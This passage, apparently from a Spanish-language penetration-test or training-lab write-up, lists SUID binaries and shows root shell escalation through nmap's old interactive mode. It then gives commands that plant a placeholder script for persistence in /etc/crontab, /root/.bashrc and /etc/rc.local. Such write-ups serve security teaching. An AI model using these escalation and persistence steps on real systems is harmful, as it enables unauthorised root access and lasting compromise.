/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

En las versiones antiguas de nmap se puede usar “nmap –interactive” seguido de “!sh”

Permite ejecutar comandos de Shell directamente desde la interfaz de Nmap, aquí puedo demostrar que así se realiza:

```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
```

```
nmap> !sh
whoami
root
```

PERSISTENCIA

Desde la terminal de namp hago ejercicios de persistencia:

1. **Verificar archivos de inicio**:

   Configurar una tarea cron: Puedo configurar una tarea cron para ejecutar un script malicioso o mantener acceso persistente.

   !sh

   echo "*/5 * * * * root /ruta/al/script.sh" >> /etc/crontab

   cat /root/.bashrc | grep /ruta/al/script.sh

   lo verifico con: cat /etc/crontab | grep /ruta/al/script.sh

   La salida del comando fue:

   */5 * * * * root /ruta/al/script.sh

   La salida muestra que la tarea cron se ha añadido correctamente al archivo /etc/crontab. Esto significa que el script /ruta/al/script.sh se ejecutará cada 5 minutos con privilegios de root.

2. **Modificar archivos de inicio:** Puedo añadir comandos maliciosos a archivos de inicio como .bashrc o .profile para ejecutar código cada vez que se inicie una sesión.

   !sh

   echo "/ruta/al/script.sh" >> /root/.bashrc

   Verificar archivos de inicio:

   cat /root/.bashrc | grep /ruta/al/script.sh

   La salida muestra que el script se ha añadido correctamente al archivo .bashrc:

   /ruta/al/script.sh

1. **Utilizar rc.local:** Puedo añadir comandos maliciosos al archivo /etc/rc.local para que se ejecuten al inicio del sistema.

   !sh

   echo "/ruta/al/script.sh" >> /etc/rc.local

   Verificar rc.local:

   cat /etc/rc.local | grep /ruta/al/script.sh

Verificar rc.local:

```
cat /etc/rc.local | grep /ruta/al/script.sh
```

La salida muestra que el script se ha añadido correctamente al archivo rc.local:

```
/ruta/al/script.sh
```

AGRADECIMIENTOS

Queremos expresar nuestro agradecimiento a **José Miguel** y a **KeepCoding** por su valiosa colaboración y apoyo durante la realización de esta evaluación de seguridad.